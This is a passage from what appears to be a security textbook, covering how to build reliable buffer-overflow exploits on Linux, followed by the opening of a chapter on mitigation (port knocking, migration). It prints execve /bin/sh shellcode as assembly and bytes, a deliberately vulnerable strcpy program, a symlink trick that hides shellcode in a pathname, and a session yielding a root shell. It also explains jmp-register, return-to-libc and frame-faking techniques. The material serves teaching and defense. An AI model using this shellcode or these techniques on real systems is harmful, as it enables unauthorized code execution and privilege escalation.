NOTE The x86 architecture uses the **esi** register as a "source index" register for string operations. During string operations, it will contain the memory address from which data is to be read, while **edi**, the destination index, will contain the address at which the data will be written.

The question of where to find a useful jump remains. You could closely examine a disassembly listing of the exploitable program for the proper instruction, or you could scan the binary executable file for the correct sequence of bytes. The second method is actually much more flexible because it pays no attention to instruction and data boundaries and simply searches for the sequence of bytes that form your desired instruction. David Litchfield of NGS Software created a program named getopcode.c to do exactly this. The program operates on Linux binaries and reports any occurrences of a desired jump or call to register instruction sequence. Using **getopcode** to locate a **jmp edi** in a binary named exploitable looks like this:

```
# ./getopcode exploitable "jmp edi"

GETOPCODE v1.0

SYSTEM (from /proc/version):

Linux version 2.4.20-20.9 (bhcompile@stripples.devel.redhat.com) (gcc version
3.2.2 20030222 (Red Hat Linux 3.2.2-5)) #1 Mon Aug 18 11:45:58 EDT 2003

Searching for "jmp edi" opcode in exploitable

Found "jmp edi" opcode at offset 0x0000AFA2 (0x08052fa2)

Finished.
```

What all this tells us is that, if the state of exploitable at the time you take control of **eip** leaves the **edi** register pointing at your shellcode, then by placing address 0x08052fa2 into **eip** you will be bounced into your shellcode. The same techniques utilized in getopcode could be applied to perform similar searches through Windows PE binaries. The Metasploit project has taken this idea a step further and created a web-accessible database that allows users to look up the location of various instructions or instruction sequences within any Windows libraries that they happen to support. This makes locating a **jmp esp** a relatively painless task where Windows exploitation is concerned.

Using this technique in your exploit payloads is far more likely to produce a 100 percent reliable exploit that can be used against all identical binaries, since redirection to your shellcode becomes independent of the location of your shellcode. Unfortunately, each time the program is compiled with new compiler settings or on a different platform, the useful jump instruction is likely to move or disappear entirely, breaking your exploit.

References

David Litchfield, "Variations in Exploit Methods between Linux and Windows"
www.nextgenss.com/papers/exploitvariation.pdf
The Metasploit Opcode Database http://metasploit.com/users/opcode/msfopcode.cgi

Understanding the Problem

Believe it or not, it is possible to exploit a program without understanding why that program is vulnerable. This is particularly true when you crash a program using a fuzzer. As long as you recognize which portion of your fuzzing input ends up in **eip** and determine a suitable place within the fuzzer input to embed your shellcode, you do not need to understand the inner workings of the program that led up to the exploitable condition.

However, from a defensive standpoint it is important that you understand as much as you can about the problem in order to implement the best possible corrective measures, which can include anything from firewall adjustments and intrusion detection signature development, to software patches. Additionally, discovery of poor programming practices in one location of a program should trigger code audits that may lead to the discovery of similar problems in other portions of the program, other programs derived from the same code base, or other programs authored by the same programmer.

From an offensive standpoint it is useful to know how much variation you can attain in forming inputs to the vulnerable program. If a program is vulnerable across a wide range of inputs, you will have much more freedom to modify your payloads with each subsequent use, making it much more difficult to develop intrusion detection signatures to recognize incoming attacks. Understanding the exact input sequences that trigger a vulnerability is also an important factor in building the most reliable exploit possible; you need some degree of certainty that you are triggering the same program flow each time you run your exploit.

Preconditions and Postconditions

Preconditions are those conditions that must be satisfied in order to properly inject your shellcode into a vulnerable application. *Postconditions* are the things that must take place to trigger execution of your code once it is in place. The distinction is an important one though not always a clear one. In particular, when relying on fuzzing as a discovery mechanism, the distinction between the two becomes quite blurred. This is because all you learn is that you triggered a crash; you don't learn what portion of your input caused the problem, and you don't understand how long the program may have executed after your input was consumed. Static analysis tends to provide the best picture of what conditions must be met in order to reach the vulnerable program location, and what conditions must be further met to trigger an exploit. This is because it is common in static analysis to first locate an exploitable sequence of code, and then work backward to understand exactly how to reach it and work forward to understand exactly how to trigger it. Heap overflows provide a classic example of the distinction between preconditions and postconditions. In a heap overflow, all of the conditions to set up the exploit are satisfied when your input overflows a heap-allocated buffer. With the heap buffer properly overflowed, it still remains to trigger the heap operation that will utilize the control structures you have corrupted, which in itself usually only gives us an arbitrary overwrite. Since the goal in an overwrite is often to control a function pointer, you must further understand what functions will be called after the overwrite takes place in order to properly select which pointer to overwrite. In other words, it does us no good to

overwrite the .got address of the **strcmp()** function if **strcmp()** will never be called after the overwrite has taken place. At a minimum, a little study is needed.

Another example is the situation where a vulnerable buffer is being processed by a function other than the one in which it is declared. The pseudo-code that follows provides an example in which a function **foo()** declares a buffer and asks function **bar()** to process it. It may well be the case that **bar()** fails to do any bounds checking and overflows the provided buffer (**strcpy()** is one such function), but the exploit is not triggered when **bar()** returns. Instead, you must ensure that actions are taken to cause **foo()** to return; only then will the overflow be triggered.

```
// This function does no bounds checking and may overflow
// any provided buffer
void bar(char *buffer_pointer) {
   //do something stupid
   ...
}

// This function declares the stack allocated buffer that will
// be overflowed.  It is not until this function returns that
// the overflow is triggered.
void foo() {
   char buff[256];
   while (1) {
      bar(buff);
      //now take some action based on the content of buff
      //under the right circumstances break out of this
      //infinite loop
   }
}
```


Repeatability

Everyone wants to develop exploits that will work the first time every time. It is a little more difficult to convince a pen-test customer that their software is vulnerable when your demonstrations fail right in front of them. The important thing to keep in mind is that it only takes one successful access to completely own a system. The fact that it may have been preceded by many failed attempts is irrelevant. Attackers would prefer not to swing and miss, so to speak. The problem from the attacker's point of view is that each failed attempt raises the noise profile of the attack, increasing the chances that the attack will be observed or logged in some fashion. What considerations go into building reliable exploits? Some things that need to be considered include

- Stack predictability
- Heap predictability
- Reliable shellcode placement
- Application stability following exploitation

We will take a look at some of these issues and discuss ways to address them.

Stack Predictability

Traditional buffer overflows depend on overwriting a saved return address on the program stack, causing control to transfer to a location of the attacker's choosing when the vulnerable function completes and restores the instruction pointer from the stack. In these cases, injecting shellcode into the stack is generally less of a problem than determining a reliable "return" address to use when overwriting the saved instruction pointer. Many attackers have developed a successful exploit and patted themselves on the back for a job well done, only to find that the same exploit fails when attempted a second time. In other cases, an exploit may work several times, then stop working for some time, then resume working with no apparent explanation. Anyone who has written exploits against software running on recent (later than 2.4.*x*) Linux kernels is likely to have observed this phenomenon. For the time being we will exclude the possibility that any memory protection mechanism such as Address Space Layout Randomization (ASLR) or a non-executable stack (NX or W^X) is in place, and explain what is happening within the Linux kernel to cause this "jumpy stack" syndrome.

Process Initialization Chapter 7 discussed the basic layout of the bottom of a program's stack. A more detailed view of a program's stack layout can be seen in Figure 18-4.

Linux programs are launched using the **execve()** system call. The function prototype for C programmers looks like this:

```
int execve(const char *filename, char *const argv[], char *const envp[]);
```



argc
argv
envp
runtime data
arg pointers
env pointers
ELF interpreter info
padding
arg strings
env strings
exe name
4-byte null
Top of stack (lower memory addresses)
Parameters to main
argv points to the first pointer in the array of arg pointers.
envp points to the first pointer in the array of env pointers.
arg pointers array contains pointers to each of the null-terminated arg strings (command-line arguments).
env pointers array contains pointers to each of the null-terminated environment strings.
Padding inserted by Linux kernel elf loader
Bottom of stack (higher memory addresses)

Figure 18-4 Detailed view of a program's stack layout

Here, *filename* is the name of the executable file to run and the pointer arrays **argv** and **envp** contain the command-line arguments and environment variable strings respectively for the new program. The **execve()** function is responsible for determining the format of the named file and for taking appropriate actions to load and execute that file. In the case of shell scripts that have been marked as executable, **execve()** must instantiate a new shell, which in turn is used to execute the named script. In the case of compiled binaries, which are predominantly ELF these days, **execve()** invokes the appropriate loader functions to move the binary image from disk into memory, to perform the initial stack setup, and ultimately to transfer control to the new program.

The **execve()** function is implemented within the Linux kernel by the **do_execve()** function, which can be found in a file named fs/exec.c. ELF binaries are loaded using functions contained in the file fs/binfmt_elf.c. By exploring these two files, you can learn the exact process by which binaries are loaded and more specifically, understand the exact stack setup that you can expect a binary to have as it begins execution. Working from the bottom of the stack upward (refer to Figure 18-4), the layout created by **execve()** consists of:

- A 4-byte null at address 0xBFFFFFFC.
- The pathname used to launch the program. This is a null-terminated ASCII string. An attacker often knows the exact pathname and can therefore compute the exact start address of this string. We will return to this field later to discuss more interesting uses for it.
- The "environment" of the program as a series of null-terminated ASCII strings. The strings are usually in the form of <name>=<value>, for example, **TERM=vt100**.
- The command-line arguments to be passed to the program as a series of null-terminated ASCII strings. Traditionally the first of these strings is the name of the program itself, though this is not a requirement.
- A block of zero-filled padding ranging in size from zero to 8192 bytes. For Linux version 2.6 kernels, this block is inserted only when virtual address space randomization is enabled in the kernel via the randomize_va_space kernel variable. For Linux version 2.4 kernels, this padding is generally only present when hyperthreading is enabled in the kernel.
- 112 bytes of ELF interpreter information. See the function **create_elf_tables** in the file fs/binfmt_elf.c for more details on information included here.
- An array of pointers to the start of each environment string. The array is terminated with a NULL pointer.
- An array of pointers to the start of each command-line argument. The array is terminated with a NULL pointer.
- Saved stack information from the program entry point (_start) up to the call of the **main()** function.
- The parameters of **main()** itself, the argument count (**argc**), the pointer to the argument pointer array (**argv**), and the pointer to the environment pointer array (**envp**).

If you have spent any time at all developing stack buffer overflow exploits, you know that a reliable return address is essential for transferring control to your shellcode. On Linux systems, the variable-size padding block causes all things placed on the stack afterwards, including stack-based buffers, to move higher or lower in the stack depending on the size of the padding. The result is that a return address that successfully hits a stack-allocated buffer when the padding size is zero may miss the buffer completely when the padding size is 8192 because the buffer has been lifted to an address 8192 bytes lower in stack memory space. Similar effects can be observed when a program's environment changes from one execution to another, or when a program is executed with different command-line arguments (different in number or length). The larger (or smaller) amount of space required to house the environment and command-line arguments results in a shift of every item allocated lower in the stack than the argument and environment strings.

Working with a Padded Stack With some understanding of why variables may move around in the stack, let's discuss how to deal with it when writing exploits. Here are some useful things to know:

- Locating a **jmp esp** or other jump to register is your best defense against a shifting stack, including ASLR-associated shifts. No matter how random the stack may appear, if you have a register pointing to your shellcode and a corresponding jump to that register, you will be immune to stack address variations.
- When no jump register instruction can be located, and when confronted with a randomized stack, remember that with sufficient patience on your part the stack will eventually randomize to a location for which your chosen return address works. Unfortunately, this may require a tremendous number of exploit attempts in order to finally succeed.
- Larger NOP slides make easier targets but are easier to spot from an intrusion detection point of view. The larger your NOP slide is, the more likely you are to survive small shifts in the stack and the greater chance you stand of have the address space randomize to your NOP slide. Remember, whenever using NOPs, it is a good idea to generate different strings of NOPs each time you run your exploit. A wide variety of one-byte instructions can be used as effective NOPs. It is even possible to use multibyte instructions as NOPs if you carefully choose the second and successive bytes of those instructions so that they in turn represent shorter NOP sequences.
- For local exploits, forget about returning into stack-based buffers and return into an argument string, or better yet, an environment variable. Argument and environment strings tend to shift far less in memory each time a program executes, since they lie deeper in the stack than any padding bytes.

Dealing with Sanitized Arguments and Environment Strings

Because command-line arguments and environment strings are commonly used to store shellcode for local exploits, some programs take action to sanitize both. This can be done in a variety of ways, from checking for ASCII-only values to erasing the

environment completely or building a custom environment from scratch. One last-ditch possibility for getting shellcode onto the stack in a reliable location is within the executable pathname stored near the very bottom of the stack. Two things make this option very attractive. First, this string is not considered part of the environment, so there is no pointer to it in the **envp** array. Programmers who do not realize this may forget to sanitize this particular string. Second, on systems without randomized stacks, the location of this string can be computed very precisely. The start of this string lies at:

```
MAX_STACK_ADDRESS - (strlen(executable_path) + 1) - 4
```

where MAX_STACK_ADDRESS represents the bottom of the stack (often 0xC0000000 on Linux systems), and you subtract 4 for the null bytes at the very bottom and **(strlen(executable_path) + 1)** for the length of the ASCII path and its associated null terminator. This makes it easy to compute a return address that will hit the path every time. The key to making this work is to get shellcode into the pathname, which you can only do if this is a local exploit. The trick is to create a symbolic link to the program to be exploited and embed your shellcode in the name of the symbolic link. This can be complicated by special characters in your shellcode such as / but you can overcome it with creative use of **mkdir**. Here is an example that creates a symbolic link to a simple exploitable program, vulnerable.c (listed next):

```
# cat vulnerable.c

#include <stdlib.h>

int main(int argc, char **argv) {
   char buf[16];
   printf("main's stack frame is at: %08X\n", &argc);
   strcpy(buf, argv[1]);
};

# gcc -o /tmp/vulnerable vulnerable.c
```

To exploit this program, you will create a symbolic link to vulnerable that contains a variant of the classic Aleph One shellcode as listed next:

```
; nq_aleph.asm
; assemble with: nasm –f bin nq_aleph.asm
USE32
_start:
   jmp   short bottom  ; learn where we are
top:
   pop   esi           ; address of /bin/sh
   xor   eax, eax      ; clear eax
   push  eax           ; push a NULL
   mov   edx, esp      ; envp {NULL}
   push  esi           ; push address of /bin/sh
   mov   ecx, esp      ; argv {"/bin/sh", NULL}
   mov   al, 0xb       ; execve syscall number into al
   mov   ebx, esi      ; pointer to "/bin/sh"
   int   0x80          ; do it!
bottom:
   call   top          ; address of /bin/sh pushed
;  db     '/bin/sh'    ; not assembled, we will add this later
```

You start with a Perl script named nq_aleph.pl to print the assembled shellcode minus the string "/bin/sh":

```
#!/usr/bin/perl
binmode(STDOUT);

print "\xeb\x0f\x5e\x31\xc0\x50\x89\xe2\x56\x89\xe1" .
      "\xb0\x0b\x89\xf3\xcd\x80\xe8\xec\xff\xff\xff";
```

NOTE Perl's **binmode** function is used to place a stream in binary transfer mode. In binary mode, a stream will not perform any character conversions (such as Unicode expansion) on the data that traverses the stream. While this function may not be required on all platforms, we include it here to make the script as portable as possible.

Next you create a directory name from the shellcode. This works because Linux allows virtually any character to be part of a directory or filename. To overcome the restriction on using / in a filename, you append /bin to the shellcode by creating a subdirectory at the same time:

```
# mkdir -p `./nq_aleph.pl`/bin
```

And last you create the symlink that appends /sh onto your shellcode:

```
# ln -s /tmp/vulnerable `./nq_aleph.pl`/bin/sh
```

Which leaves us with:

```
# ls -lR *
-rwxr--r--  1 demo demo  195 Jul  8 10:08 nq_aleph.pl

??^?v?1??F??F??????N??V?Í?1Û??@Í??????:
total 1
drwxr-xr-x  2 demo demo 1024 Jul  8 10:13 bin

??^?v?1??F??F??????N??V?Í?1Û??@Í??????/bin:
total 0
lrwxrwxrwx  1 demo demo 15 Jul  8 10:13 sh -> /tmp/vulnerable
```

Notice the garbage characters in the first subdirectory name. This is due to the fact that the directory name contains your shellcode rather than traditional ASCII-only characters. The subdirectory **bin** and the symlink **sh** add the required /bin/sh characters to the path, which completes your shellcode. Now the vulnerable program can be launched via the newly created symlink:

```
# `./nq_aleph.pl`/bin/sh
```

If you can supply command-line arguments to the program that result in an overflow, you should be able to use a reliable return address of 0xBFFFFFDE (0xC0000000 – 4 – 30_{10})

to point right to your shellcode even though the stack may be jumping around as evidenced by the following output:

```
# `./nq_aleph.pl`/bin/sh \
  `perl -e 'binmode(STDOUT);print "\xDE\xFF\xFF\xBF"x10;'`
main's stack frame is at: BFFFEBE0
sh-2.05b# exit
exit
# `./nq_aleph.pl`/bin/sh \
  `perl -e 'binmode(STDOUT);print "\xDE\xFF\xFF\xBF"x10;'`
main's stack frame is at: BFFFED60
sh-2.05b# exit
exit
# `./nq_aleph.pl`/bin/sh
  `perl -e 'binmode(STDOUT);print "\xDE\xFF\xFF\xBF"x10;'`
main's stack frame is at: BFFFF0E0
sh-2.05b# exit
exit
```

Return to libc Fun!

Today many systems ship with one or more forms of memory protection designed to defeat injected shellcode. Reliably locating your shellcode in the stack doesn't do any good when facing some of these protections. Stack protection mechanisms range from marking the stack as nonexecutable to inserting larger randomly sized blocks of data at the bottom of the stack (higher memory addresses) to make return address prediction more difficult. Return to libc exploits were developed as a means of removing reliance on the stack for hosting shellcode. Solar Designer demonstrated return to libc style exploits in a post to the Bugtraq mailing list (see "References"). The basic idea behind a return to libc exploit is to overwrite a saved return address on the stack with the address of an interesting library function. When the exploited function returns, the overwritten return address directs execution to the **libc** function rather than returning to the original calling function. If you can return to a function such as **system()**, you can execute virtually any program available on the victim system.

NOTE The **system()** function is a standard C library function that executes any named program and does not return to the calling program until the named program has completed. Launching a shell using **system** looks like this: **system("/bin/sh");**

For dynamically linked executables, the **system()** function will be present somewhere in memory along with every other C library function. The challenge to generating a successful exploit is determining the exact address at which **system()** resides, which is dependent on where the C library is loaded at program startup. Traditional return to **libc** exploits were covered in Chapter 8. Several advanced return to libc exploits are covered in Nergal's outstanding article in *Phrack 58* (see "References"). Of particular interest is the "frame faking" technique, which relies on compiler-generated function return code, called an *epilogue,* to take control of a program after hijacking the frame pointer register used during function calls.

NOTE Typical epilogue code in x86 binaries consists of the two instructions **leave** and **ret**. The **leave** instruction transfers the contents of **ebp** into **esp**, and then pops the top value on the stack, the saved frame pointer, into **ebp**.

On x86 systems, the **ebp** register serves as the frame pointer and its contents are often saved on the stack, just above the saved return address, at the start of most functions (in the function's *prologue*).

NOTE Typical x86 prologue code consists of a **push ebp** to save the caller's frame pointer, a **mov ebp, esp** to set up the new frame pointer, and finally a stack adjustment such as **sub esp, 512** to allocate space for local variables.

Any actions that result in overwriting the saved return address by necessity overwrite the saved frame pointer, which means that when the function returns, you control both **eip** and **ebp**. Frame faking works when a future **leave** instruction loads the corrupted **ebp** into **esp**. At that point you control the stack pointer, which means you control where the succeeding **ret** will take its return address from. Through frame faking, control of a program can be gained by overwriting **ebp** alone. In fact, in some cases, control can be gained by overwriting as little as 1 byte of a saved **ebp**, as shown in Figure 18-5, in which an exploitable function **foo()** has been called by another function **bar()**. Recall that many copy operations terminate when a null byte is encountered in the source memory block, and that the null byte is often copied to the destination memory block. The figure shows the case where this null byte overwrites a single byte of **bar()**'s saved **ebp**, as might be the case in an off-by-one copying error.




Figure 18-5 One-byte overwrite of **ebp** in a frame faking exploit

The epilogue that executes as **foo()** returns (**leave/ret**) results in a proper return to **bar()**. However, the value 0xBFFFF900 is loaded into **ebp** rather than the correct value of 0xBFFFF9F8. When **bar** later returns, its epilogue code first transfers **ebp** to **esp**, causing **esp** to point into your buffer at **Next ebp**. Then it pops **Next ebp** into **ebp**, which is useful if you want to create a chained frame-faking sequence, because again you control **ebp**. The last part of **bar()**'s prologue, the **ret** instruction, pops the top value on the stack, **Next eip**, which you control, into **eip** and you gain control of the application.

Return to libc Defenses

Return to libc exploits can be difficult to defend against because unlike with the stack and the heap, you cannot mark a library of shared functions as nonexecutable. It defeats the purpose of the library. As a result, attackers will always be able to jump to and execute code within libraries. Defensive techniques aim to make figuring out where to jump difficult. There are two primary means for doing this. The first method is to load libraries in new, random locations every time a program is executed. This may prevent exploits from working 100 percent of the time, but brute-forcing may still lead to an exploit, because at some point the library will be loaded at an address that has been used in the past. The second defense attempts to capitalize on the null-termination problem for many buffer overflows. In this case, the loader attempts to place libraries in the first 16MB of memory because addresses in this range all contain a null in their most significant byte (0x00000000–0x00FFFFFF). The problem this presents to an attacker is that specifying a return address in this range will effectively terminate many copy operations that result in buffer overflows.

References

Solar Designer, "Getting Around Non-executable Stack (and Fix)" www.securityfocus.com/archive/1/7480
Nergal, "Advanced Return into libc Exploits" www.phrack.org/phrack/58/p58-0x04

Payload Construction Considerations

Assuming your efforts lead you to construct a proof of concept exploit for the vulnerable condition you have discovered, your final task will be to properly combine various elements into input for the vulnerable program. Your input will generally consist of one or more of the following elements in some order:

- Protocol elements to entice the vulnerable application down the appropriate execution path
- Padding, NOP or otherwise, used to force specific buffer layouts
- Exploit triggering data, such as return addresses or write addresses
- Executable code, that is, payload/shellcode

If your input is not properly crafted, your exploit is not likely to work properly. Some things that can go wrong include the following:

- Incorrectly crafted protocol element fails to cause program to execute to the location of the vulnerability.
- Return address fails to align properly with the saved **eip** on the stack.
- Heap control data fails to properly align and overwrite heap structures.
- Poor placement of shellcode results in portions of your shellcode being overwritten prior to its execution, generally resulting in your shellcode crashing
- Your input contains characters that prevent some or all of your data from being properly placed in memory
- The target program performs a transformation on your buffer that effectively corrupts your shellcode, for example, an ASCII-to-Unicode expansion

Payload Protocol Elements

Detailed discussion of specific protocol elements is beyond the scope of this book since protocol elements are very specific to each vulnerability. To convince the vulnerable application that it should do what you want, you will need to understand enough of its protocol to lead it to the vulnerable portion of the program, convince it to place your payload in memory somewhere, and finally cause the program to trigger your exploit. It is not uncommon for protocol elements to precede and follow your shellcode. As an example, consider an ftp server that contains a stack buffer overflow when handling filenames associated with the RETR command that won't get triggered until the user disconnects with the QUIT command. A rough layout to exploit this vulnerability might look something like this:

```
USER anonymous
PASS guest@
RETR <your padding, shellcode, and return address here>
QUIT
```

Note that ftp protocol elements precede and follow the shellcode. It is also worth noting that protocol elements are generally immune to the character restrictions that may exist for your shellcode. For example, in the preceding we clearly need carriage returns to delimit all of the commands, but must *not* include a carriage return in our shellcode buffer until we are ready to terminate the buffer and append the QUIT command.

Buffer Orientation Problems

To effect a buffer overflow exploit, a buffer is overflowed and control information beyond the end of the buffer is modified to cause the program to transfer control to a user-supplied payload. In many cases other program variables may lie between the vulnerable buffer and the control structures we need to manipulate. In fact, current versions




Figure 18-6 Potential corruption of stack variables

of gcc intentionally reorder stack buffers to place non-array variables between any stack-allocated buffers and the saved return address. While this may not prevent us from reaching the control structures we wish to corrupt, it does require us to be extremely careful when crafting our input. Figure 18-6 shows a simple stack layout in which variables A–D are positioned between a vulnerable buffer and the return address that we wish to control.

Crafting an input buffer in this case must take into consideration if and how any of these variables are used by the program and whether the program might terminate abnormally if any of these values is corrupted. Similarly, region E in Figure 18-6 contains any arguments passed in to the function that pose the same potential corruption problems as local variables A–D. As a general rule, when overwriting variables is unavoidable, you should attempt to overwrite them with the same or otherwise valid values that those variables contained at the time of the overflow. This maximizes the chances that the program will continue to function properly up to the point that the exploit is triggered. If we determine that the program will modify the contents of any locations within our overflowed region, we must make sure that we do not place any shellcode in these areas.

Self-Destructive Shellcode

Another situation that must be avoided arises when shellcode inadvertently modifies itself, generally causing our shellcode to crash. This most commonly occurs when we have placed shellcode in the stack, and the shellcode utilizes the stack for temporary storage, as may be the case for self-decoding shellcode. For example, if we inject shellcode into the area named Vulnerable Buffer in Figure 18-6, then when the exploit is triggered, **esp** will be pointing roughly at location E. If our shellcode pushes too many variables, the stack will grow into the bottom of our shellcode with a high chance of corrupting it. If, on the other hand, our shellcode is injected at or below E, then it will be safe to push as much data as needed without overwriting any portion of our shellcode. Clearly, this potential for corruption demands that we understand the exact behavior of our shellcode and its potential for self-corruption. Unfortunately, the ease with which we can generate standard payloads using tools such as Metasploit also makes it easy to overlook this important aspect of shellcode behavior. A quick glance at the Metasploit Linux findsock shellcode shows that the code pushes 36 bytes of data onto the stack.

If you are not careful, this could easily corrupt shellcode placed in memory prior to the saved **eip** location. Assembly listings for many of Metasploit's shellcode components can be found on the Metasploit website in their shellcode section. Unfortunately, it is not nearly as easy to determine how much stack space is used when you elect to use one of Metasploit's payload encoders. The listings for the encoders are not so easy to analyze, as they are dynamically generated using Perl modules found in the encoders directory of the Metasploit distribution. In general, it is wise to perform a stack adjustment as the first step in any stack-based payload. The purpose of the adjustment should be to move **esp** safely below your shellcode and to provide clearance for your shellcode to run without corrupting itself. Thus if we want to make a 520-byte adjustment to **esp** before passing control to our Metasploit-generated decoder, we would pre-append the following:

```
"\x81\xc4\xf8\xfd\xff\xff"   add   esp,-520   ; sub esp,520 contains nulls
```

Reference

The Metasploit Project – Shellcode Components http://metasploit.com/shellcode.html

Documenting the Problem

Whether you have been able to produce a working exploit or not, it is always useful to document the effort that you put in while researching a software problem. The disclosure process has already been discussed in previous chapters, but here we will talk a little about the types of technical information that you may want to include in correspondence with a software vendor.

Background Information

It is always important to provide as much background information as possible when reporting a problem. Critical facts to discuss include

- Operating system and patch level in use.
- Build version of the software in question.
- Was the program built from source or is it a binary distribution?
- If built from source, what compiler was used?
- Other programs running at the time.

Circumstances

The circumstances surrounding the problem need to be described in as detailed a manner as possible. It is important to properly document all of the actions that led to the problem being triggered. Items to consider here include

- How was the program started? With what arguments?
- Is this a local or remotely triggerable problem?

- What sequence of events or input values caused the problem to occur?
- What error or log messages, if any, did the application produce?

Research Results

Perhaps the most useful information is that concerning your research findings. Detailed reporting of your analysis efforts can be the most useful piece of information a software developer receives. If you have done any amount of reverse engineering of the problem to understand its exact nature, then a competent software developer should be able to quickly verify your findings and get to work on fixing the problem. Useful items to report might include

- Severity of the problem. Is remote or local code execution possible or likely to be possible?
- Description of the exact structure of inputs that cause the problem.
- Reference to the exact code locations, including function names if known, at which the problem occurs.
- Does the problem appear to be application specific, or is the problem buried in a shared library routine?
- Did you discover any ways to mitigate the problem? This could be in the form of a patch, or it could be a system configuration recommendation to preclude exploitation while a solution is being developed.

This page intentionally left blank

CHAPTER 19

Closing the Holes: Mitigation

- Reasons for securing newly discovered vulnerabilities
- Options available when securing vulnerabilities
- Port knocking
- Migration
- Patching vulnerable software
- Source code patching considerations
- Binary patching considerations

So, you have discovered a vulnerability in a piece of software. What now? The disclosure debate will always be around (see Chapter 3), but regardless of whether you disclose in public or to the vendor alone, there will be some time that elapses between discovery of a vulnerability and release of a corresponding patch or update that properly secures the problem. If you are using the software, what steps can you take to defend yourself in the meantime? If you are a consultant, what guidelines will you give your customers for defending themselves? This chapter presents some options for improving security during the vulnerability window that exists between discovery and correction of a vulnerability.

Mitigation Alternatives

More than enough resources are available that discuss the basics of network and application security. This chapter does not aim to enumerate all of the time-tested methods of securing computer systems. However, given the current state of the art in defensive techniques, we must emphasize that it remains difficult if not impossible to defend against a zero-day attack. When new vulnerabilities are discovered, we can only defend against them if we can prevent attackers from reaching the vulnerable application. All of the standard risk assessment questions should be revisited:

- Is this service really necessary? If not, turn it off.
- Should it be publicly accessible? If not, firewall it.
- Are all unsafe options turned off? If not, change the options.

And, of course, there are many others. For a properly secured computer or network all of these questions should really already have been answered. From a risk management viewpoint we balance the likelihood that an exploit for the newly discovered vulnerability will appear before a patch is available against the necessity of continuing to run the vulnerable service. It is always wisest to assume that someone will discover or learn of the same vulnerability we are investigating before the vulnerability is patched. With that assumption in mind, the real issue boils down to whether it is worth the risk to continue running the application, and if so, what defenses might be used. Port knocking and various forms of migration may be useful in these circumstances.

Port Knocking

Port knocking is a defensive technique that can be used with any network service but is most effective when a service is intended to be accessed by a limited number of users. An SSH or POP3 server could be easily sheltered with port knocking, while it would be difficult to protect a publicly accessible web server using the same technique. Port knocking is probably best described as a network cipher lock. The basic idea behind port knocking is that the port on which a network service listens remains closed until a user steps through a required knock sequence. A *knock sequence* is simply a list of ports that a user attempts to connect to before being granted permission to connect to the desired service. Ports involved in the knock sequence are generally closed and a TCP/UDP level filter detects the proper access sequence before opening the service port for an incoming connection from the knocking computer. Because generic client applications are generally not capable of performing a knock sequence, authorized users must be supplied with custom client software or properly configured knocking software. This is the reason that port knocking is not an appropriate protection mechanism for publicly accessible services.

One thing to keep in mind regarding port knocking is that it doesn't fix vulnerabilities within protected services in any way; it simply makes it more difficult to reach them. An attacker who is in a position to observe traffic to a protected server or who can observe traffic originating from an authorized client can obtain the knock sequence and utilize it to gain access to the protected service. Finally, a malicious insider who knows the knock sequence will always be able to reach the vulnerable service.

References

Port Knocking www.portknocking.org
M. Krzywinski, "Port Knocking: Network Authentication Across Closed Ports," ***SysAdmin Magazine*****, 12: 12–17 (2003)** www.portknocking.org

Migration

Not always the most practical solution to security problems, but sometimes the most sensible, migration is well worth considering as a means of improving overall security. Migration paths to consider include moving services to a completely new operating system or complete replacement of a vulnerable application with one that is more secure.

Migrating to a New Operating System

Migrating an existing application to a new operating system is usually only possible when a version of the application exists for the new operating system. In selecting a new operating system, we should consider those that contain features that make exploitation of common classes of vulnerabilities difficult or impossible. Many products exist that either include built-in protection methods or provide bolt-on solutions. Some of the more notable are

OpenBSD
grsecurity
ExecShield
Openwall Project
NGSEC StackDefender
Microsoft Windows XP SP2 or Vista

Any number of arguments, bordering on religious in their intensity, can be found regarding the effectiveness of each of these products. Suffice it to say that any protection is better than none, especially if you are migrating as the result of a known vulnerability. It is important that you choose an operating system and protection mechanism that will offer some protection against the types of exploits that could be developed for that vulnerability.

Migrating to a New Application

